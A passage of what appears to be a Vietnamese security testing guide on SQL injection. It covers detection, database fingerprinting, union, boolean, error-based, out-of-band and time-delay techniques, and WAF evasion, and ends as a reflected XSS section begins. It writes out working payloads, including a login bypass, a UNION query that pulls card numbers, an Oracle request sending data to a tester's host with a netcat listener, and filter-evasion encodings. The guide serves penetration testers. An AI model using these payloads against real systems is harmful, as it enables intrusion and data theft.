- Inband: dữ liệu được trích xuất bằng cách sử dụng cùng một kênh được sử dụng để chèn mã SQL. Đây là kiểu tấn công đơn giản nhất, trong đó dữ liệu đã tải về được hiển thị trực tiếp trên trang web của ứng dụng.

- Out-of-band: dữ liệu được lấy ra bằng cách sử dụng một kênh khác (ví dụ, một email có kết quả truy vấn được tạo ra và gửi đến người kiểm tra).

- Inferential hoặc Blind: không có dữ liệu thực sự chuyển tải, nhưng người kiểm tra có thể tái tạo lại thông tin bằng cách gửi yêu cầu cụ thể và quan sát hành vi kết quả của DB Server.

Một cuộc tấn công SQL Injection thành công đòi hỏi kẻ tấn công phải tạo ra một truy vấn SQL đúng cú pháp. Nếu ứng dụng trả về thông báo lỗi được tạo ra bởi một truy vấn không chính xác, thì có thể dễ dàng hơn cho kẻ tấn công để tái tạo lại logic của truy vấn ban đầu, và do đó, hiểu cách thực hiện việc chèn đúng cách. Tuy nhiên, nếu ứng dụng ẩn chi tiết lỗi, thì người kiểm tra phải có khả năng đảo ngược logic của truy vấn ban đầu. Về các kỹ thuật khai thác lỗ hổng SQL injection, có năm kỹ thuật chung. Ngoài ra những kỹ thuật này đôi khi có thể được sử dụng theo cách kết hợp (ví dụ union operator và out-of-band):

- Union Operator: có thể được sử dụng khi lỗ hổng SQL injection xảy ra trong một câu lệnh SELECT, làm cho nó có thể kết hợp hai truy vấn vào một kết quả hoặc tập kết quả.

- Boolean: sử dụng điều kiện Boolean để xác minh xem các điều kiện nhất định đúng hay sai.

- Dựa trên lỗi: kỹ thuật này buộc cơ sở dữ liệu tạo ra lỗi, cung cấp cho các kẻ tấn công hoặc người kiểm tra thông tin trên đó để tinh chỉnh việc chèn của họ.

- Out-of-band: kỹ thuật được sử dụng để lấy dữ liệu bằng cách sử dụng một kênh khác (ví dụ: tạo một kết nối HTTP để gửi kết quả đến một máy chủ web).

- Thời gian trễ: sử dụng lệnh cơ sở dữ liệu (ví dụ như sleep) để trì hoãn các câu trả lời trong các truy vấn có điều kiện. Nó hữu ích khi kẻ tấn công thiếu một số câu trả lời (kết quả, đầu ra, hoặc lỗi) từ ứng dụng.

3.2. Đánh giá như thế nào

3.2.1. Kỹ thuật phát hiện

Bước đầu tiên trong bài kiểm tra này là để hiểu cách ứng dụng tương tác với một máy chủ DB để truy cập một số dữ liệu. Ví dụ điển hình là các trường hợp khi một ứng dụng cần giao tiếp với một DB bao gồm:

- Các mẫu xác thực: khi xác thực được thực hiện bằng một biểu mẫu web, rất có thể là các thông tin người dùng được kiểm tra đối với cơ sở dữ liệu có chứa cả tên người dùng và mật khẩu (hoặc, tốt hơn là chứa mật khẩu băm).

- Các công cụ tìm kiếm: chuỗi do người sử dụng đưa ra có thể được sử dụng trong một truy vấn SQL sẽ trích tất cả các bản ghi có liên quan từ cơ sở dữ liệu.

- Các trang thương mại điện tử: các sản phẩm và đặc điểm của chúng (giá, mô tả, tính khả dụng, vv) rất có thể sẽ được lưu trữ trong cơ sở dữ liệu.

Người kiểm tra phải tạo một danh sách tất cả các trường đầu vào có giá trị có thể được sử dụng trong việc tạo ra truy vấn SQL, bao gồm các trường ẩn của các yêu cầu POST và sau đó kiểm tra chúng một cách riêng biệt, cố gắng can thiệp vào truy vấn và tạo ra lỗi. Cũng nên xem xét tiêu đề HTTP và Cookies.

Thử nghiệm đầu tiên thường bao gồm việc thêm một dấu nháy đơn (') hoặc dấu chấm phẩy (;) vào trường hoặc tham số được thử. Dấu đầu tiên được sử dụng trong SQL như là một dấu ngắt chuỗi và, nếu không được lọc bởi các ứng dụng, sẽ dẫn đến một truy vấn không chính xác. Dấu thứ hai được sử dụng để kết thúc một câu lệnh SQL, và nếu nó không được lọc, nó cũng có khả năng tạo ra một lỗi. Đầu ra của một trường thiếu an toàn có thể giống với những điều sau (trên Microsoft SQL Server, trong trường hợp này):

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before
the
character string ".
/target/target.asp, line 113
```

Cũng có thể sử dụng các dấu tách phân giải (- hoặc / * * /, vv) và các từ khóa SQL khác như 'AND' và 'OR' để thử sửa đổi truy vấn. Một kỹ thuật rất đơn giản nhưng đôi khi vẫn hiệu quả chỉ đơn giản là để chèn một chuỗi vào nơi dành cho số, như một lỗi như sau đây có thể được tạo ra:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
varchar value 'test' to a column of data type int.
/target/target.asp, line 113
```

Theo dõi tất cả các phản hồi từ máy chủ web và xem mã nguồn HTML/javascript. Đôi khi lỗi xảy ra bên trong nhưng vì lý do nào đó (ví dụ lỗi javascript, chú thích của HTML, v.v.) không được hiển thị cho người dùng. Một thông báo lỗi đầy đủ, giống như trong các ví dụ, cung cấp rất nhiều thông tin cho người thử nghiệm để kết hợp thành một cuộc tấn công chèn thành công. Tuy nhiên, các ứng dụng thường không cung cấp quá nhiều chi tiết: một lỗi ‘500 Server Error' đơn giản hoặc một trang lỗi tuỳ chỉnh có thể được hiển thị, có nghĩa là chúng ta cần phải sử dụng kỹ thuật chèn. Trong mọi trường hợp, cần phải kiểm tra từng trường một cách riêng biệt: chỉ có một biến được phép thay đổi trong khi tất cả các trường khác vẫn không đổi, để hiểu chính xác những tham số nào thiếu an toàn và cái nào không.

Kiểm tra tấn công SQL Injection tiêu chuẩn

Ví dụ 1 (SQL Injection cổ điển):

Xem xét truy vấn SQL sau:

```
SELECT * FROM Users WHERE Username='$username' AND Password='$password'
```

Một truy vấn tương tự thường được sử dụng từ ứng dụng web để xác thực người dùng. Nếu truy vấn trả về một giá trị, nó có nghĩa là bên trong cơ sở dữ liệu có người dùng với tập hợp các thông tin như vậy tồn tại, sau đó người dùng được phép đăng nhập vào hệ thống, nếu không truy cập bị từ chối. Các giá trị của các trường nhập thường thu được từ người dùng thông qua biểu mẫu web. Giả sử chúng ta chèn các giá trị Tên đăng nhập và Mật khẩu sau:

```
$username = 1' or '1' = '1
```

```
$password = 1' or '1' = '1
```

Truy vấn sẽ là:

```
SELECT * FROM Users WHERE Username='1' OR '1' = '1' AND Password='1' OR '1' = '1'
```

Nếu chúng ta giả sử rằng các giá trị của các thông số được gửi tới máy chủ thông qua phương thức GET và nếu tên miền của trang web thiếu an toàn là www.example.com, yêu cầu chúng ta sẽ thực hiện sẽ là:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1&password=1'%20or%20'1'%20=%20'1
```

Sau một phân tích ngắn, chúng ta nhận thấy rằng truy vấn trả về một giá trị (hoặc một tập các giá trị) bởi vì điều kiện luôn đúng (OR 1=1). Bằng cách này hệ thống đã xác thực người dùng mà không biết tên người dùng và mật khẩu. *Trong một số hệ thống, hàng đầu tiên của bảng người dùng sẽ là người dùng quản trị viên. Đây có thể là hồ sơ được trả lại trong một số trường hợp.* Một ví dụ khác của truy vấn là như sau:

```
SELECT * FROM Users WHERE ((Username='$username') AND (Password=MD5('$password')))
```

Trong trường hợp này, có hai vấn đề, một là do việc sử dụng dấu ngoặc đơn và một do sử dụng chức năng băm MD5. Trước tiên, chúng ta giải quyết vấn đề của ngoặc đơn. Điều đó chỉ đơn giản bao gồm việc thêm một số dấu ngoặc đóng cho đến khi chúng ta có được một truy vấn đã được sửa chữa. Để giải quyết vấn đề thứ hai, chúng ta thử trốn tránh điều kiện thứ hai. Chúng ta thêm vào cuối truy vấn một biểu tượng có nghĩa là một nhận xét đang bắt đầu. Bằng cách này, mọi thứ theo sau biểu tượng này được coi là một chú thích.Mỗi DBMS có cú pháp riêng cho chú thích, tuy nhiên, một biểu tượng chung cho phần lớn các cơ sở dữ liệu là /*. Trong Oracle biểu tượng là "-". Điều này cho thấy rằng, các giá trị mà chúng ta sẽ sử dụng dưới dạng Tên đăng nhập và Mật khẩu là:

```
$username = 1' or '1' = '1'))/*
```

```
$password = foo
```

Bằng cách này, chúng ta sẽ nhận được truy vấn sau:

```
SELECT * FROM Users WHERE ((Username='1' or '1' = '1'))/*') AND (Password=MD5('$password')))
```

(Do chứa một dấu phân tách chú thích trong giá trị tên người dùng $, phần mật khẩu của truy vấn sẽ bị bỏ qua.)

Yêu cầu URL sẽ là:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))/*&password=foo
```

Điều này có thể trả về một số giá trị. Đôi khi, mã xác thực xác minh rằng số lượng các bản ghi trả về/kết quả chính xác bằng 1. Trong các ví dụ trước, tình huống này sẽ rất khó xảy ra (trong cơ sở dữ liệu chỉ có một giá trị cho mỗi người dùng). Để giải quyết vấn đề này, bạn chỉ cần chèn một lệnh SQL đặt ra điều kiện rằng số kết quả trả về phải là một. (Một bản ghi trả lại) Để đạt được mục tiêu này, chúng ta sử dụng toán tử "LIMIT <num>", trong đó <num> là số kết quả/hồ sơ mà chúng ta muốn được trả lại. Đối với ví dụ trước, giá trị của các trường Username và Password sẽ được sửa đổi như sau:

```
$username = 1' or '1' = '1')) LIMIT 1/*
```

```
$password = foo
```

Bằng cách này, chúng ta tạo ra một yêu cầu như sau:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))%20LIMIT%201/*&password=foo
```

Ví dụ 2 (câu lệnh SELECT đơn giản):

Xem xét truy vấn SQL sau:

```
SELECT * FROM products WHERE id_product=$id_product
```

Xem xét truy vấn đối với một tập lệnh thực hiện truy vấn ở trên:

```
http://www.example.com/product.php?id=10
```

Khi người kiểm tra thử một giá trị hợp lệ (ví dụ 10 trong trường hợp này), ứng dụng sẽ trả lại mô tả của một sản phẩm. Một cách tốt để kiểm tra xem ứng dụng có thiếu an toàn trong kịch bản này là khác thác logic, sử dụng toán tử AND và OR.

Xem xét yêu cầu:

```
http://www.example.com/product.php?id=10 AND 1=2
```

```
SELECT * FROM products WHERE id_product=10 AND 1=2
```

Trong trường hợp này, có lẽ ứng dụng sẽ trả lại một số thông báo cho chúng ta biết không có nội dung có sẵn hoặc trang trống. Sau đó, người kiểm tra có thể gửi một câu lệnh đúng và kiểm tra nếu có kết quả hợp lệ:

```
http://www.example.com/product.php?id=10 AND 1=1
```

Ví dụ 3 (Ngăn xếp truy vấn):

Tùy thuộc vào API mà ứng dụng web đang sử dụng và DBMS (ví dụ: PHP + PostgreSQL, ASP + SQL SERVER) có thể thực hiện nhiều truy vấn trong một cuộc gọi.

Xem xét truy vấn SQL sau:

```
SELECT * FROM products WHERE id_product=$id_product
```

Một cách để khai thác kịch bản trên sẽ là:

```
http://www.example.com/product.php?id=10; INSERT INTO users (…)
```

Bằng cách này có thể thực hiện nhiều truy vấn trong một hàng và độc lập với truy vấn đầu tiên.

3.2.2. Fingerprinting cơ sở dữ liệu

Mặc dù ngôn ngữ SQL là một chuẩn, nhưng mỗi DBMS có đặc điểm riêng và khác nhau trong nhiều khía cạnh như các lệnh đặc biệt, các chức năng để lấy dữ liệu như tên người dùng và cơ sở dữ liệu, các tính năng, dòng nhận xét vv

Khi người kiểm tra chuyển sang khai thác SQL injection nâng cao hơn hơn họ cần phải biết cơ sở dữ liệu back end là gì.

a) Cách đầu tiên để tìm ra cơ sở dữ liệu back end được sử dụng là bằng cách quan sát lỗi trả về bởi ứng dụng. Sau đây là một số ví dụ về thông báo lỗi:

mysql>)

```
You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the
right syntax to use near '\" at line 1
```

Một UNION SELECT hoàn chỉnh với version() cũng có thể giúp biết được cơ sở dữ liệu back end.

```
SELECT id, name FROM users WHERE id=1 UNION SELECT 1, version() limit 1,1
```

Oracle:

```
ORA-00933: SQL command not properly ended
```

MS SQL Server:

```
Microsoft SQL Native Client error ‘80040e14’
```

```
Unclosed quotation mark after the character string
```

```
SELECT id, name FROM users WHERE id=1 UNION SELECT 1, @@version limit 1,1
```

PostgreSQL:

```
Query failed: ERROR: syntax error at or near
"'" at character 56 in /www/site/test.php on line 121.
```

b) Nếu không có thông báo lỗi hoặc một thông báo lỗi tuỳ chỉnh, người đánh giá có thể thử chèn vào các trường chuỗi bằng cách sử dụng các kỹ thuật nối khác nhau:

- MySql: 'test' + 'ing'
- SQL Server: 'test' 'ing'
- Oracle: 'test' || 'ing'
- PostgreSQL: 'test' || 'ing'

3.2.3. Kỹ thuật Khai thác

Kỹ thuật Khai thác Union

Toán tử UNION được sử dụng trong các phép chèn SQL để kết hợp một truy vấn, thường là truy vấn giả mạo. Kết quả của truy vấn giả mạo sẽ được kết hợp với kết quả của truy vấn ban đầu, cho phép người kiểm tra có được các giá trị của các cột của bảng khác. Giả sử ví dụ rằng truy vấn được thực hiện từ máy chủ là như sau:

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```

Chúng ta sẽ đặt giá trị $id sau:

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

Chúng ta sẽ có truy vấn sau đây:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

Trong đó sẽ kết hợp kết quả của truy vấn ban đầu với tất cả các số thẻ tín dụng trong bảng CreditCardTable. Từ khoá ALL là cần thiết để có đảo lạitruy vấn sử dụng từ khoá DISTINCT. Hơn nữa, chúng ta nhận thấy rằng ngoài số thẻ tín dụng, chúng ta đã chọn hai giá trị khác. Hai giá trị này là cần thiết vì hai truy vấn phải có cùng một số tham số/cột để tránh lỗi cú pháp.

Chi tiết đầu tiên một người kiểm tra cần để khai thác lỗ hổng SQL injection bằng cách sử dụng kỹ thuật đó là tìm đúng số cột trong câu lệnh SELECT.

Để đạt được điều này người kiểm tra có thể sử dụng mệnh đề ORDER BY theo sau bởi một số cho biết số của cột cơ sở dữ liệu được chọn:

```
http://www.example.com/product.php?id=10 ORDER BY 10--
```

Nếu truy vấn thực thi thành công theo giả định, trong ví dụ này, có 10 hoặc nhiều cột trong câu lệnh SELECT. Nếu truy vấn thất bại thì phải có ít hơn 10 cột được trả về bởi truy vấn. Nếu có một thông báo lỗi có sẵn, nó có lẽ sẽ là:

```
Unknown column '10' in 'order clause'
```

Sau khi người kiểm tra phát hiện ra số cột, bước tiếp theo là tìm ra loại cột. Giả sử có 3 cột trong ví dụ trên, người thử có thể thử từng loại cột, sử dụng giá trị NULL:

```
http://www.example.com/product.php?id=10 UNION SELECT 1,null,null--
```

Nếu truy vấn thất bại, người kiểm tra có thể sẽ thấy một thông báo như:

```
All cells in a column must have the same datatype
```

Nếu truy vấn được thực hiện thành công, cột đầu tiên có thể là một số nguyên. Sau đó, người kiểm tra có thể di chuyển xa hơn và tương tự:

```
http://www.example.com/product.php?id=10 UNION SELECT 1,1,null--
```

Sau khi thu thập thông tin thành công, tùy thuộc vào ứng dụng, nó chỉ có thể hiển thị cho người kiểm tra kết quả đầu tiên, bởi vì ứng dụng chỉ xử lý dòng đầu tiên của tập kết

quả. Trong trường hợp này, có thể sử dụng mệnh đề LIMIT hoặc người kiểm tra có thể đặt một giá trị không hợp lệ, chỉ làm truy vấn thứ hai hợp lệ (giả sử không có mục trong cơ sở dữ liệu có ID là 99999):

```
http://www.example.com/product.php?id=99999 UNION SELECT 1,1,null--
```

Kỹ thuật Khai thác toán tử Boolean

Kỹ thuật khai thác Boolean rất hữu ích khi người kiểm tra phát hiện ra trường hợp Blind SQL Injection, trường hợp mà không biết gì về kết quả của một hoạt động. Ví dụ, hành vi này xảy ra trong trường hợp lập trình đã tạo ra một trang lỗi tuỳ chỉnh mà không tiết lộ bất cứ điều gì về cấu trúc của truy vấn hoặc cơ sở dữ liệu. (Trang không trả lại lỗi SQL, nó chỉ trả về HTTP 500, 404 hoặc chuyển hướng).

Bằng cách sử dụng các phương pháp suy luận, có thể vượt qua được trở ngại này và do đó thành công trong việc khôi phục các giá trị của một số trường mong muốn. Phương pháp này bao gồm việc thực hiện một loạt các truy vấn Boolean (true hoặc false) đối với máy chủ, quan sát các câu trả lời và cuối cùng suy luận ý nghĩa của các câu trả lời như vậy. Chúng ta xem xét, như mọi khi, tên miền www.example.com và chúng ta giả sử rằng chúng chứa một tham số có tên id thiếu an toàn có thể bị tấn công bằng SQL injection. Điều này có nghĩa là thực hiện các yêu cầu sau:

```
http://www.example.com/index.php?id=1'
```

Chúng ta sẽ nhận được một trang có lỗi thông báo tùy chỉnh do lỗi cú pháp trong truy vấn. Chúng ta giả sử rằng truy vấn được thực hiện trên máy chủ là:

```
SELECT field1, field2, field3 FROM Users WHERE Id='$Id'
```

Đó là khai thác thông qua các phương pháp được thấy trước đó. Những gì chúng ta muốn có được là các giá trị của trường tên người dùng. Các bài kiểm tra mà chúng ta sẽ thực hiện sẽ cho phép chúng ta lấy giá trị của trường tên người dùng, trích xuất các ký tự giá trị như vậy theo ký tự. Điều này có thể thông qua việc sử dụng một số hàm tiêu chuẩn, có mặt trong hầu hết các cơ sở dữ liệu. Đối với ví dụ của chúng ta, chúng ta sẽ sử dụng các chức năng sau đây:

SUBSTRING (text, start,length) : trả về một chuỗi con bắt đầu từ vị trí "start" của văn bản và chiều dài "length". Nếu "start" lớn hơn độ dài của văn bản, hàm trả về một giá trị null.

ASCII (char) : nó trả lại giá trị ASCII của ký tự đầu vào. Một giá trị null được trả lại nếu char là 0.

LENGTH (văn bản) : nó trả lại số ký tự trong văn bản nhập vào.

Thông qua các chức năng như vậy, chúng ta sẽ thực thi các phép thử của chúng ta bằng ký tự đầu tiên, và khi chúng ta phát hiện ra giá trị, chúng ta sẽ đưa vào giá trị thứ hai và tương tự cho đến khi chúng ta khám phá ra toàn bộ giá trị. Các bài kiểm tra sẽ tận dụng chức năng SUBSTRING, để chỉ chọn một ký tự tại một thời điểm (chọn một ký tự đơn lẻ có nghĩa là đặt tham số chiều dài đến 1) và hàm ASCII, để có được giá trị ASCII, nhờ đó chúng ta có thể so sánh số. Kết quả so sánh sẽ được thực hiện với tất cả các giá trị của bảng ASCII, cho đến khi tìm được giá trị đúng. Ví dụ, chúng ta sẽ sử dụng giá trị sau cho *Id* :

```
$Id=1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1
```

Điều đó tạo ra truy vấn sau (từ bây giờ, chúng ta sẽ gọi nó là "truy vấn suy luận"):

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1'
```

Ví dụ trước cho kết quả khi và chỉ khi ký tự đầu tiên của tên người dùng trường bằng với giá trị ASCII 97. Nếu chúng ta nhận được một giá trị sai, sau đó chúng ta cần tăng chỉ số của bảng ASCII từ 97 lên 98 và chúng ta lặp lại yêu cầu. Nếu thay vào đó chúng ta nhận được một giá trị đúng, chúng ta sẽ đặt lại chỉ số của bảng ASCII và phân tích ký tự kế tiếp, sửa đổi các thông số của hàm SUBSTRING. Vấn đề là làm cách nào hiểu và có thể phân biệt giá trị thực sự được trả về nằm trong các giá trị false. Để làm điều này, chúng ta tạo ra một truy vấn mà luôn luôn trả về false. Điều này có thể thực hiện bằng cách sử dụng giá trị sau cho *Id* :

```
$Id=1' AND '1' = '2
```

Mà sẽ tạo ra các truy vấn sau đây:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND '1' = '2'
```

Phản hồi thu được từ máy chủ (mã HTML) sẽ là giá trị giả cho các kiểm tra của chúng ta. Điều này là đủ để xác minh xem giá trị thu được từ việc thực hiện truy vấn truy vấn bằng với giá trị thu được với thử nghiệm được thực hiện trước đó. Đôi khi, phương pháp này không thành công. Nếu máy chủ trả về hai trang khác nhau do kết quả của hai yêu cầu web giống hệt nhau, chúng ta sẽ không thể phân biệt được giá trị thật sự từ giá trị sai. Trong các trường hợp cụ thể này, cần sử dụng các bộ lọc cụ thể cho phép chúng ta loại bỏ mã thay đổi giữa hai truy vấn và có được mẫu. Sau đó, đối với mỗi truy vấn suy luận được thực thi, chúng ta sẽ trích ra các mẫu tương ứng từ phản hồi bằng cách sử dụng cùng chức năng, và chúng ta sẽ thực hiện kiểm soát giữa hai mẫu để quyết định kết quả của phép thử.

Trong thảo luận trước đây, chúng ta đã không giải quyết vấn đề xác định điều kiện chấm dứt các bài kiểm tra, nghĩa là khi nào chúng ta nên kết thúc quá trình suy luận. Một kỹ thuật để làm điều này sử dụng một đặc tính của hàm SUBSTRING và chức năng LENGTH. Khi kiểm tra so sánh ký tự hiện tại với mã ASCII 0 (tức là giá trị null) và kiểm tra trả về giá trị đúng, thì chúng ta đã làm xong thủ tục suy luận (chúng ta đã quét toàn bộ chuỗi) hoặc giá trị mà chúng ta có phân tích có chứa các ký tự null.

Chúng ta sẽ chèn giá trị sau cho trường *Id*:

```
$Id=1' AND LENGTH(username)=N AND '1' = '1
```

Trong đó N là số ký tự mà chúng ta đã phân tích đến nay (không tính giá trị null). Truy vấn sẽ là:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND LENGTH(username)=N AND '1' = '1'
```

Truy vấn trả về true hoặc false. Nếu chúng ta có được true, có nghĩa đã hoàn thành suy luận, và do đó, chúng ta biết giá trị của tham số. Nếu chúng ta nhận được false, có nghĩa là ký tự null xuất hiện trong giá trị của tham số và chúng ta phải tiếp tục phân tích tham số tiếp theo cho đến khi chúng ta tìm thấy một giá trị null khác.

Tấn công Blind SQL injection cần rất nhiều truy vấn. Người kiểm thử có thể cần một công cụ tự động để khai thác lỗ hổng.

Kỹ thuật khai thác dựa trên lỗi

Kỹ thuật khai thác dựa trên lỗi rất hữu ích khi người kiểm tra vì một lý do nào đó không thể khai thác lỗ hổng SQL injection bằng các kỹ thuật khác như UNION. Các lỗi dựa trên kỹ thuật bao gồm việc buộc cơ sở dữ liệu thực hiện một số hoạt động, trong đó kết quả sẽ là một lỗi. Vấn đề ở đây là cố gắng trích xuất một số dữ liệu từ cơ sở dữ liệu và hiển thị nó trong thông báo lỗi. Kỹ thuật khai thác này có thể khác với DBMS khác nhau (kiểm tra cụ thể phần DBMS).

Xem xét truy vấn SQL sau:

```
SELECT * FROM products WHERE id_product=$id_product
```

Xem xét truy vấn đối với một kịch bản thực hiện truy vấn ở trên:

```
http://www.example.com/product.php?id=10
```

Yêu cầu độc hại sẽ là (ví dụ Oracle 10g):

```
http://www.example.com/product.php?id=10||UTL_INADDR.GET_HOST_NAME
( (SELECT user FROM DUAL) )--
```

Trong ví dụ này, người kiểm tra nối giá trị 10 với kết quả của hàm UTL_INADDR.GET_HOST_NAME. Chức năng trong Oracle này sẽ cố gắng trả lại tên máy chủ của tham số truyền cho nó tên của người sử dụng trong một truy vấn khác. Khi cơ sở dữ liệu tìm kiếm một tên máy chủ với tên cơ sở dữ liệu người dùng, nó sẽ không thành công và trả lại một thông báo lỗi như:

```
ORA-292257: host SCOTT unknown
```

Sau đó, người kiểm tra có thể thao tác thông số được truyền đến GET_HOST_NAME() và kết quả sẽ được hiển thị trong thông báo lỗi.

Kỹ thuật khai thác Out of band

Kỹ thuật này rất hữu ích khi người kiểm tra tìm ra tình huống Blind SQL Injection, trong đó không biết gì về kết quả của một hành động. Kỹ thuật này bao gồm việc sử dụng các chức năng của DBMS để thực hiện kết nối out of band và cung cấp các kết quả của truy vấn được chèn thành một phần của yêu cầu tới máy chủ của người đánh giá. Giống như các kỹ thuật dựa trên lỗi, mỗi DBMS có các chức năng riêng của nó. Xem xét cụ thể phần DBMS.

Xem xét truy vấn SQL sau:

```
SELECT * FROM products WHERE id_product=$id_product
```

Xem xét truy vấn đối với một tập lệnh thực thi truy vấn ở trên:

```
http://www.example.com/product.php?id=10
```

Yêu cầu độc hại sẽ là:

```
http://www.example.com/product.php?id=10||UTL_HTTP.request(‘testerserver.com
:80’||(SELECT user FROM DUAL)--
```

Trong ví dụ này, người thử nghiệm đang nối giá trị 10 với kết quả của hàm UTL_HTTP.request. Chức năng Oracle này sẽ cố gắng kết nối với 'testerserver' và thực hiện một yêu cầu HTTP GET có chứa truy vấn từ "SELECT user FROM DUAL". Người kiểm tra có thể thiết lập một máy chủ web (ví dụ như Apache) hoặc sử dụng công cụ Netcat:

```
/home/tester/nc –nLp 80
```

```
GET /SCOTT HTTP/1.1
Host: testerserver.com
Connection: close
```

Kỹ thuật khai thác thời gian trễ

Kỹ thuật khai thác thời gian trễ rất hữu ích khi người kiểm tra tìm ra tình huống Blind SQL Injection, trong đó không biết gì về kết quả của một hành động. Kỹ thuật này bao gồm việc gửi truy vấn được chèn và trong trường hợp điều kiện là đúng, người kiểm tra có thể theo dõi thời gian để máy chủ phản hồi. Nếu có sự chậm trễ, người kiểm tra có thể cho rằng kết quả của truy vấn có điều kiện là đúng. Kỹ thuật khai thác này có thể khác với từng DBMS khác nhau (kiểm tra cụ thể phần DBMS).

Xem xét truy vấn SQL sau:

```
SELECT * FROM products WHERE id_product=$id_product
```

Xem xét yêu cầu đối với một tập lệnh thực thi truy vấn ở trên:

```
http://www.example.com/product.php?id=10
```

Truy vấn sẽ là (ví dụ: MySql 5.x):

```
http://www.example.com/product.php?id=10 AND IF(version() like '5%', sleep(10), 'false'))--
```

Trong ví dụ này, người kiểm tra đang kiểm tra xem phiên bản MySql có là 5.x hay không, khiến cho máy chủ trễ câu trả lời trong 10 giây. Người kiểm tra có thể làm tăng thời gian trễ và theo dõi phản hồi. Người kiểm tra cũng không cần đợi phản hồi. Đôi khi có thể đặt một giá trị rất cao (ví dụ như 100) và hủy yêu cầu sau vài giây.

Kỹ thuật tránh né SQL Injection signature

Các kỹ thuật này được sử dụng để vượt qua các hệ thống phòng thủ như tường lửa ứng dụng Web (WAFs) hoặc các hệ thống phòng chống xâm nhập (IPS). Tham khảo https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF

Khoảng trắng

Giảm hoặc tăng khoảng trống sẽ không ảnh hưởng đến câu lệnh SQL. Ví dụ:

```
or 'a'='a'
or 'a'  =    'a'
```

Thêm ký tự đặc biệt như dòng hoặc tab mới sẽ không thay đổi việc thực hiện câu lệnh SQL. Ví dụ:

```
or
'a'=
     'a'
```

Null Bytes

Sử dụng null byte (%00) trước bất kỳ ký tự nào mà bộ lọc đang chặn.

Ví dụ, nếu kẻ tấn công có thể chèn SQL sau đây

```
' UNION SELECT password FROM Users WHERE username='admin'--
```

để thêm Null Bytes sẽ là

```
%00' UNION SELECT password FROM Users WHERE username='admin'--
```

Chú thích SQL

Thêm các chú thích dòng lệnh SQL cũng có thể giúp câu lệnh SQL hợp lệ và bỏ qua bộ lọc SQL injection. Lấy câu lệnh SQL injection này làm ví dụ.

```
' UNION SELECT password FROM Users WHERE name='admin'--
```

Thêm chú thích SQL sẽ là.

```
'/**/UNION/**/SELECT/**/password/**/FROM/**/Users/**/WHERE/**/name/**/LIKE/**/'admin'--
'/**/UNI/**/ON/**/SE/**/LECT/**/password/**/FROM/**/Users/**/WHE/**/RE/**/name/**/LIKE/**/'admin'--
```

Mã hóa URL

Sử dụng mã hóa URL trực tuyến để mã hoá câu lệnh SQL

http://meyerweb.com/eric/tools/dencoder/

```
' UNION SELECT password FROM Users WHERE name='admin'--
```

Mã hóa URL của câu lệnh SQL injection sẽ

```
%27%20UNION%20SELECT%20password%20FROM%20Users%20WHERE%20name%3D%27admin%27--
```

Mã hóa ký tự

Chức năng Char() có thể được sử dụng để thay thế kỹ tự tiếng Anh. Ví dụ, char (114,111,111,116) có nghĩa là root

```
' UNION SELECT password FROM Users WHERE name='root'--
```

Để áp dụng Char(), lệnh SQL injeciton sẽ là

```
' UNION SELECT password FROM Users WHERE name=char(114,111,111,116)--
```

Kết nối Chuỗi

Chia nhỏ các từ khóa SQL và các tránh né các bộ lọc. Cú pháp nối tiếp khác nhau dựa trên cơ sở dữ liệu. Sử dụng công cụ MS SQL làm ví dụ

```
select 1
```

Câu lệnh SQL đơn giản có thể được thay đổi như dưới đây bằng cách sử dụng ghép nối

```
EXEC('SEL' + 'ECT 1')
```

Mã hóa Hex

Kỹ thuật mã hóa Hex sử dụng mã hóa Hexadecimal để thay thế các câu lệnh SQL gốc. Ví dụ, 'root' có thể hiển thị là 726F6F74

```
Select user from users where name = 'root'
```

Câu lệnh SQL sử dụng giá trị HEX sẽ là:

```
Select user from users where name = 726F6F74
```

hoặc

```
Select user from users where name = unhex('726F6F74')
```

Khai báo biến

Khai báo câu lệnh SQL injection thành biến và thực thi nó.

Ví dụ: câu lệnh SQL injection dưới đây

```
Union Select password
```

Định nghĩa câu lệnh SQL thành SQLivar biến

```
; declare @SQLivar nvarchar(80); set @myvar = N'UNI' + N'ON' + N' SELECT' + N'password');
EXEC(@SQLivar)
```

Biểu thức thay thế của 'hoặc 1 = 1'

```
OR 'SQLi' = 'SQL'+'i'
OR 'SQLi' > 'S'
or 20 > 1
OR 2 between 3 and 1
OR 'SQLi' = N'SQLi'
1 and 1 = 1
1 || 1 = 1
1 && 1 = 1
```

Tài liệu tham khảo thêm:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

4. Reflected Cross site scripting

4.1. Tóm tắt

Lỗi Reflected Cross-site Scripting (XSS) xảy ra khi một kẻ tấn công chèn mã thực thi trong một phản hồi HTTP. Mã thực thi này không được lưu trữ trong ứng dụng; nó không liên tục và chỉ ảnh hưởng đến người dùng mở một liên kết độc hại hoặc trang web của bên thứ ba.

Thông thường, mã của kẻ tấn công được viết bằng ngôn ngữ Javascript, nhưng các ngôn ngữ kịch bản khác cũng được sử dụng, ví dụ: ActionScript và VBScript. Kẻ tấn công thường tận dụng những lỗ hổng này để cài đặt các trình keyloggers, lấy cắp cookie của nạn nhân, lấy trộm clipboard, và thay đổi nội dung của trang (ví dụ, liên kết tải xuống).

